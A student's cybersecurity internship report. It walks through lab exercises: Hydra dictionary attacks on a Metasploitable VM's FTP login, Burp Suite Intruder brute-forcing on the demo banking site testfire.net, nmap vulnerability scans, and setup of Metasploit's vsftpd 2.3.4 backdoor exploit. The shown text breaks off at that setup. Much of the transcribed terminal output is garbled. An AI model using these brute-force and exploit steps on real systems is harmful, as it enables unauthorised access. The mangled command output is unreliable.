

INTERNSHIP ON CYBERSECURITY

Submitted by
Gagan S Kotian

TABLE OF CONTENTS

Title Page	1
Table of Contents	2
Self Introduction	3
About Dlithe	4
Problem Statement.....	5
About Internship.....	6
Conclusion and Future Scope	48

Self Introduction

My name is Gagan , currently, a second-year student pursuing BE in Computer Science at NMAM Institute of Technology, Nitte.I can express myself and communicate in English and various other languages. I am an individual who grabs opportunities and is open to acquire knowledge about new things. Cybersecurity is an interesting domain and I have learnt new things through this internship programme and would like to expand my understanding in the future.

About DLithe

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. The various domains like Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence are helping academics institutions to align with industry needs. Since inception, they have established 8 development centres enabling student community to work on research and development. Their services to IT companies have reduced the hiring cycle time and led to cost effective measures to source the best talent from on and off campus. They have transformed many lives by imparting 360 degree learning – Domain, Process & Technology, keeping focus on Customer Experience and Operational Excellence objectives. DLithe is a bootstrap company with strong foundation, experience, trust and commitment to build an agile workforce towards industry need.

PROBLEM STATEMENT

1. Install the below software:
 - a) Virtual box
 - b) Kali Linux
 - c) Metasploit machine
 - d) Windows 7 machine
2. Perform password cracking - Offline mode
 - a) Perform password cracking of windows 7 machine
 - b) Password cracking of metasploit machine using Hydra
3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite
4. Perform Exploiting Metasploit
 - a) Exploiting Metasploit using FTP
 - b) Exploiting Metasploit using SMTP
 - c) Exploiting Metasploit using Bind shell
 - d) Exploiting Metasploit using HTTP
5. Perform Network scanning using following nmap commands:
 - a) nmap -p
 - b) nmap -sV
 - c) nmap -sT
 - d) nmap -O
 - e) nmap -A
6. Networking project on Fire extinguisher using cisco packet tracer.
7. Perform malware attack using msfvenom
8. Perform footprinting and reconnaissance using following websites.
 - a) Net kraft
 - b) Google dorking
 - c) Whois
 - d) Builtwith

About Internship

Summary of the Internship

Cybersecurity is the practice of protecting critical systems and sensitive information from digital attacks also known as information technology (IT). Cybersecurity measures are designed to combat threats against networked systems and applications, whether those threats originate from inside or outside of an organization.

Through this internship we learnt topics which includes information security, cloud computing, networking, ethical hacking and cryptography. The internship program was divided into 15 days of online sessions and 15 days of offline project work. In addition to theoretical classes, we gained extra knowledge through the case studies conducted during the lecture. We were told to update our technical blogs daily. The blog contained the summary of the topics covered on a day-to-day basis.

The projects assigned helped us in learning about password cracking using various tools like hydra and pwdump7. We also learnt about Burpsuite, network scanning, malware attack using msfvenom, footprinting and reconnaissance etc.. Overall this internship assisted us in improving our knowledge about cybersecurity.

Technical Task Performed

Password cracking of Metasploit using the tool HYDRA

The first step is to create a password list which includes password guessing technique. It is also recommended to create username list or download readily available username and password from google. Ensure that Metasploit is running in the background and login with the required credentials.

ifconfig: This command is used to find the IP address of the system.

nbtscan -r 192.168.100.0/24: This command is used to scan the IP address of the system throughwhich we can get the IP of the Metasploit machine.

ftp 192.168.100.10: This command is used to check whether the system is connected to the target.

```

root@gsk: /home/gsk_2
File Actions Edit View Help
(gsk_2@gsk)-[~]
$ sudo su
[sudo] password for gsk_2:
(root@gsk)-[/home/gsk_2]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.100.15 netmask 255.255.255.0 broadcast 192.168.100.255
                inet6 fe80::a00:27ff:fe:16bf prefixlen 64 scopeid 0x20<link>
                  ether 08:00:27:fe:16:bf txqueuelen 1000 (Ethernet)
                    RX packets 247 bytes 20476 (19.9 Kib)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 1063 bytes 74760 (73.0 Kib)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                  loop txqueuelen 1000 (Local Loopback)
                    RX packets 152 bytes 15900 (15.5 Kib)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 152 bytes 15900 (15.5 Kib)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@gsk)-[/home/gsk_2]
# nbtscan -r 192.168.100.0/24
Doing NBT name scan for addresses from 192.168.100.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.100.9    LAPTOP-EGAV6VF9  <server>  <unknown>  34:6f:24:2e:83:df
192.168.100.15  <unknown>       <unknown>  <unknown>
192.168.100.10    METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.100.255 Sendto failed: Permission denied

root@gsk: /home/gsk_2
File Actions Edit View Help
192.168.100.15  <unknown>           <unknown>
192.168.100.10    METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.100.255 Sendto failed: Permission denied


(root@gsk)-[/home/gsk_2]
# ftp 192.168.100.10
Connected to 192.168.100.10.
220 (vsFTPd 2.3.4)
Name (192.168.100.10:gsk_2): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 

```

Cybersecurity


locate passwords.txt: This command gives the directory of file present in Kali Linux. This a file that contains list of passwords for trial and error.

nano passwords.txt: This command will display the contents of the file which contains commonly used passwords and this is used as our dictionary.



```
root@gsk: /home/gsk_2
File Actions Edit View Help
(gsk_2@gsk)-[~] libcomVanhauser-thc/thc-hydra) Finished at 2023-03-14 20:00:00
$ sudo su
[sudo] password for gsk_2:
(root@gsk)-[~/home/gsk_2] libcomVanhauser-thc/thc-hydra) Finished at 2023-03-14 20:00:00
# locate passwords.txt
/usr/lib/python3/dist-packages/django/contrib/auth/common-passwords.txt.gz
/usr/lib/python3/dist-packages/wapitiCore/data/attacks/passwords.txt.gzs/vnc_passwords.txt
/usr/share/metasploit-framework/data/wordlists/imap_passwords.txt
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt (not use in military or secret service organizations)
/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt (not use in military or secret service organizations)
[root@gsk)-[~/home/gsk_2] libcomVanhauser-thc/thc-hydra) Finished at 2023-03-14 20:05:29
# nano /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
Error: Either you use the "example.com/module[:parameters]" form or use the "module://www.example.com/[options]-[module-parameters]" syntax.
about no such file or directory. ftp://192.168.0.10
[root@gsk)-[~/home/gsk_2]
```

hydra: This tool makes it possible for researchers and security consultants to show how easy to gain unauthorized access to a system remotely. It also supports Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, etc.




```
root@gsk: /home/gsk_2
File Actions Edit View Help
hydra (https://github.com/vanhauser-thc/thc-hydra) Finished at 2023-03-14 20:00:00
(root@gsk)-[~/home/gsk_2]
# hydra [-madmin -l/home/gsk_2/Desktop/password.txt ftp://192.168.0.10 -v]
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Usage: hydra [[[-L LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]
] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISouvVd46] [-m MODULE_OPT] [service://server[:PORT][:/OPT]]
Options: (ossfsl https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-14 20:05:29
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE (or you use the "module://www.example.com/[options]-[module-parameters]" syntax)
-C FILE colon separated "login:pass" format, instead of "-L/-P options"
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information nc_passwords.txt ftp://192.168.0.10
-h more command line options (COMPLETE HELP) Please do not use in military or secret service organizations
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)and ethics anyway.
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)
Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urllenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra hydra) finished at 2023-03-14 20:08:29
Please don't use in military or secret service organizations, or for illegal purposes. (This is a wish and non-binding - most such people do not care about laws and ethics anyway - and tell themselves they are one of the good ones.)
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
```

hydra -h: This command gives the information on hydra.

Find the IP address of Metasploit machine.

hydra -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/vnc_password.txt

ftp://192.168.100.10 -V: After running this command, it will take every password from the dictionary and try comparing it with the given username. If the password is available in the dictionary for the respective username then your password is cracked.



The terminal window shows the Hydra command being run:

```
root@gsk: /home/gsk_2
File Actions Edit View Help
Example: hydra -l user -P passlist.txt ftp://192.168.0.1 ed at 2023-03-14 20:00:00
[root@gsk-2] # hydra -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt ftp://192.168.100.10 -V
```

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-14 20:32:41

[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 try per task.

[DATA] attacking ftp://192.168.100.10:21/

[ATTEMPT] target 192.168.100.10 - login "msfadmin" - pass "password" - 1 of 6 [child 0] (0/0)

[ATTEMPT] target 192.168.100.10 - login "msfadmin" - pass "admin" - 2 of 6 [child 1] (0/0)

[ATTEMPT] target 192.168.100.10 - login "msfadmin" - pass "14578" - 3 of 6 [child 2] (0/0)

[ATTEMPT] target 192.168.100.10 - login "msfadmin" - pass "hire" - 4 of 6 [child 3] (0/0)

[ATTEMPT] target 192.168.100.10 - login "msfadmin" - pass "msfadmin" - 5 of 6 [child 4] (0/0)

[ATTEMPT] target 192.168.100.10 - login "msfadmin" - pass "" - 6 of 6 [child 5] (0/0)

[21][ftp] host: 192.168.100.10 login: msfadmin password: msfadmin



1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-14 20:32:46

Password cracking using Burpsuite

Burp Suite is an integrated platform/graphical tool for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Step 1: Open the burpsuite application and click on proxy. Under this click on open browser(testfire.net)



Cybersecurity

Step 2: Burpsuite is used to find the correct password. On opening burpsuite click on HTTP history where doLogin is present. Right click on it and send it to the intruder.

The screenshot shows the Burpsuite interface with the 'Intruder' tab selected. A single POST request is configured to target <http://testfire.net/doLogin>. The payload is set to a super value. The 'Payload Positions' section indicates two payload positions: one at the start of the request body and another at the end. The 'Attack type' dropdown is set to 'Super'. The 'start attack' button is visible in the top right corner.

Step 3: Clear the \$ sign for “submit” and “cookie address”. It is optional to set the attack type as cluster bomb.

The screenshot shows the Burpsuite interface with the 'HTTP History' tab selected. A POST request to <https://testfire.net/doLogin> is highlighted in orange. The 'Inspector' panel on the right shows the request attributes, body parameters, cookies, and headers. The request details panel shows the raw HTTP message, and the response panel shows the raw response message. The status bar at the bottom indicates 0 matches found.

Cybersecurity

Step 4: Click on intruder. Select each payload set and write a few examples for username and passwords.

The screenshot shows the Burp Suite interface with the Intruder tab selected. There are three payload sets listed:

- Payload Set 1:** Payload count: 4, Payload type: Simple list. Contains items: apple, admin123, admin.
- Payload Set 2:** Payload count: 4, Payload type: Simple list. Contains items: 123, admin.
- Payload Set 3:** Payload count: 16, Payload type: Simple list. Contains items: (empty list).

Each payload set has a "Payload Options [Simple list]" section where users can add, remove, or edit items. Below the payload sets, there are sections for "Payload Processing" and "Payload Encoding".

Cybersecurity

Step 5: Start the attack. Once the attack is complete the length with unique number are the correct username and password.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payloads' section shows a list of payloads: 'apple', 'apple233', '123', 'admin', 'apple', 'apple'. The 'Results' table has 15 rows with columns: Response, Payload 1, Payload 2, Status, Bits, Timeout, Length, Comment. Rows 1 through 14 have status 302 and length 145. Row 15 has status 202 and length 145. The 'Request' pane shows a POST /doLogin HTTP/1.1 message with various headers (Content-Type, User-Agent, Cache-Control, Pragma) and a body containing the payload.

Step 6: Type the correct password and username and you can sign in.

The screenshot shows the Altoro Mutual Online Banking Login page at https://www.altoromutual.com/onlinebanking/login. The page has a green header with the Altoro Mutual logo and navigation links for 'PERSONAL', 'SMALL BUSINESS', 'INVEST', 'CONTACT US', 'Feedback', and 'Search'. The 'PERSONAL' tab is active. The main content area has a 'Personal Login' form with fields for 'Username' (set to 'admin') and 'Password' (set to '****'). Below the form is a 'Forgot Password?' link. The right sidebar lists 'PERSONAL PRODUCTS' (Chequing, Money Orders, Cards, Investments & Insurance, Other Services), 'INVESTMENT SERVICES' (Life Insurance, Accident Services, Cards, Insurance, Retirement, Other Services), and 'CONTACT US' (About Us, Contact Us, Locations, Investor Relations, Press Room, Careers, Subsidiaries).

Cybersecurity

The screenshot shows a web browser window for <https://testfire.net/bank/main.jsp>. The page is titled "Altoro Mutual". The main content area displays a message: "Hello Admin User" followed by "Welcome to Altoro Mutual Online." Below this, it says "View Account Details: 800000 Corporate 00". A "Congratulations!" message states: "You have been pre-approved for an Altoro Gold Visa with a credit limit of \$30000! Click [Here](#) to apply." On the left sidebar, under "I WANT TO...", there are links for "View Account Summary", "View Recent Transactions", "Transfer Funds", "Search News Articles", and "Customize Site Language". Under "ADMINISTRATION", there is a link for "Edit Users". The top right features a green banner with three small images and the text "DEMO SITE ONLY". The bottom right corner includes a note: "This web application is open source! Get your copy from GitHub and take advantage of advanced features".

Exploiting Metasploit Using FTP

ifconfig: This command is used to find the IP of Kali Linux.

nbtscan -r 192.168.100.0/24: This command gives the IP address of Metasploit.

nmap -sV 192.168.100.10: This command will display a list of on the terminal whose service is available and you can choose the available port to perform the respective operations.

```
root@gsk:~# ifconfig
File Actions Edit View Help
[4] ~ gsk:~# ifconfig
[sudo] password for gsk:2:
[home/gsk:2]
└─[root@gsk:2]
  └─[root@gsk:2]
    └─[root@gsk:2]
      └─[root@gsk:2]
        └─[root@gsk:2]
          └─[root@gsk:2]
            └─[root@gsk:2]
              └─[root@gsk:2]
                └─[root@gsk:2]
                  └─[root@gsk:2]
                    └─[root@gsk:2]
                      └─[root@gsk:2]
                        └─[root@gsk:2]
                          └─[root@gsk:2]
                            └─[root@gsk:2]
                              └─[root@gsk:2]
                                └─[root@gsk:2]
                                  └─[root@gsk:2]
                                    └─[root@gsk:2]
                                      └─[root@gsk:2]
                                        └─[root@gsk:2]
                                          └─[root@gsk:2]
                                            └─[root@gsk:2]
                                              └─[root@gsk:2]
                                                └─[root@gsk:2]
                                                  └─[root@gsk:2]
                                                    └─[root@gsk:2]
                                                      └─[root@gsk:2]
                                                        └─[root@gsk:2]
                                                          └─[root@gsk:2]
                                                            └─[root@gsk:2]
                                                              └─[root@gsk:2]
                                                                └─[root@gsk:2]
                                                                  └─[root@gsk:2]
                                                                    └─[root@gsk:2]
                                                                      └─[root@gsk:2]
                                                                        └─[root@gsk:2]
                                                                          └─[root@gsk:2]
                                                                            └─[root@gsk:2]
                                                                              └─[root@gsk:2]
                                                                                └─[root@gsk:2]
                                                                                  └─[root@gsk:2]
                                                                                    └─[root@gsk:2]
                                                                                      └─[root@gsk:2]
                                                                                        └─[root@gsk:2]
              eth0: flags=4163<NOARP,BROADCAST,RUNNING,MULTICAST> mtu 1500
              inet 192.168.100.255 brd 192.168.100.255 netmask 255.255.255.0 broadcast 192.168.100.255
                inet6 fe80::cabb:27ff:fe16:8bf prefixlen 64 scopedid 2>@<link>
                  ether 08:00:27:fe:16:8bf txqueuelen 1000 (Ethernet)
                  RX packets 2311 bytes 281391 (194.6 KiB)
                  RX bytes 13674 (13.3 KiB)
                  TX packets 2402 bytes 158267 (154.5 KiB)
                  TX bytes 13674 (13.3 KiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
              lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
              inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
              inet6 ::1 brd ::1 netmask 0x00000000000000000000000000000000
                inet6 ::1 brd ::1 netmask 0x00000000000000000000000000000000
                  ether 00:00:00:00:00:00 txqueuelen 1000 (Ethernet)
                  RX packets 131 bytes 13674 (13.3 KiB)
                  RX bytes 13674 (13.3 KiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 131 bytes 13674 (13.3 KiB)
                  TX bytes 13674 (13.3 KiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
              [root@gsk:2] ~ nbtscan -r 192.168.100.0/24
Doing NBT name scan for addresses from 192.168.100.0/24
IP address NetBIOS Name Server User MAC address
192.168.100.9 LAPTOP-E6AVVBF9 <server> unknown 34:6f:24:2e:e8:df
192.168.100.15 unknown <server> unknown
192.168.100.19 METASPLITABLE <server> unknown 00:00:00:00:00:00
192.168.100.255 sonnet failed: Permission denied
[[A
[root@gsk:2] ~ nmap -sV 192.168.100.19
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 03:24 IST
Nmap scan report for 192.168.100.19
Host is up (0.00064s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 4.7p1 Debian Bubuntu1 (protocol 2.0)
23/tcp    open  telnet Linux telnetd
25/tcp    open  smtp  vsftpd 2.3.4
37/tcp    open  radius ITC BIND 9.4.2
80/tcp    open  http  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.1 (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.1 (workgroup: WORKGROUP)
512/tcp   open  exec   netkit-rsh rexecd
```

Cybersecurity

`nmap -p 21 --script vuln 192.168.100.10`: This command opens the port to ftp which includes the details of the vulnerability in the metasploitable machine which we will exploit.

```
root@gsk: /home/gsk_2
File Actions Edit View Help
2049/tcp open  nfs      2-4 (RPC #100003)
2121/tcp open  ftp      ProFTPD 1.3.1
3306/tcp open  mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc      VNC (protocol 3.3)
6000/tcp open  X11      (access denied)
6667/tcp open  irc      UnrealIRCd
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:D0:AB:75 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:li
nux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.96 seconds

└─(root@gsk): /home/gsk_2
└─# nmap -p 21 --script vuln 192.168.100.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 03:25 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|       After NULL UDP avahi packet DoS (CVE-2011-1002).
|     Hosts are all up (not vulnerable).
Nmap scan report for 192.168.100.10
Host is up (0.00089s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: BID:48539  CVE: CVE-2011-2523
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|         References:
|           https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor
rb
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|   https://www.securityfocus.com/bid/48539
MAC Address: 08:00:27:D0:AB:75 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 35.60 seconds

└─(root@gsk): /home/gsk_2
└─# msfconsole
```

Cybersecurity

msfconsole: It is a framework. It allows testers to scan systems for vulnerabilities, conduct network reconnaissance and launch exploits.

search vsftpd: This command finds the vulnerabilities to exploit.

use 0, show options: These commands the terminal will display two blank entries i.e. RHOSTS.

set RHOSTS 192.168.100.10, show payloads, use 0: This command is used to set RHOSTS with IP address of metasploitable. Finally, this command will display IP address of metasploitable.

```
root@galc:/home/gsk_2
File Actions Edit View Help

Nmap done: 1 IP address (1 host up) scanned in 35.60 seconds
[+] root@galc:[/home/gsk_2]
msfconsole

# cowsay++  

< metasploit >  

\ \ _/ )  

 \ ( ) )\ )  

 ||-- *  

  
=[ metasploit v6.2.26-dev  
+ -- =[ 2264 exploits - 1189 auxiliary - 404 post  
+ -- =[ 951 payloads - 45 encoders - 11 nops  
+ -- =[ 9 evasion  

Metasploit tip: View advanced module options with  
advanced  
Metasploit Documentation: https://docs.metasploit.com/  

msf6 > search vsftpd 2.3.4  

Matching Modules
-----  

# Name Disclosure Date Rank Check Description  

- -  

0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No [VSFTPD v2.3.4] Backdoor Command Execution  

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor  

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  

(*) No payload configured, defaulting to cmd/unix/interact  

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  

Module options (exploit/unix/ftp/vsftpd_234_backdoor):  

Name Current Setting Required Description  

RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  

RPORT 21 yes The target port (TCP)  

Payload options (cmd/unix/interact):
```

Cybersecurity

```
File Actions Edit View Help
Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
-- 
0 Automatic

View the full module info with the info, or info -d command.
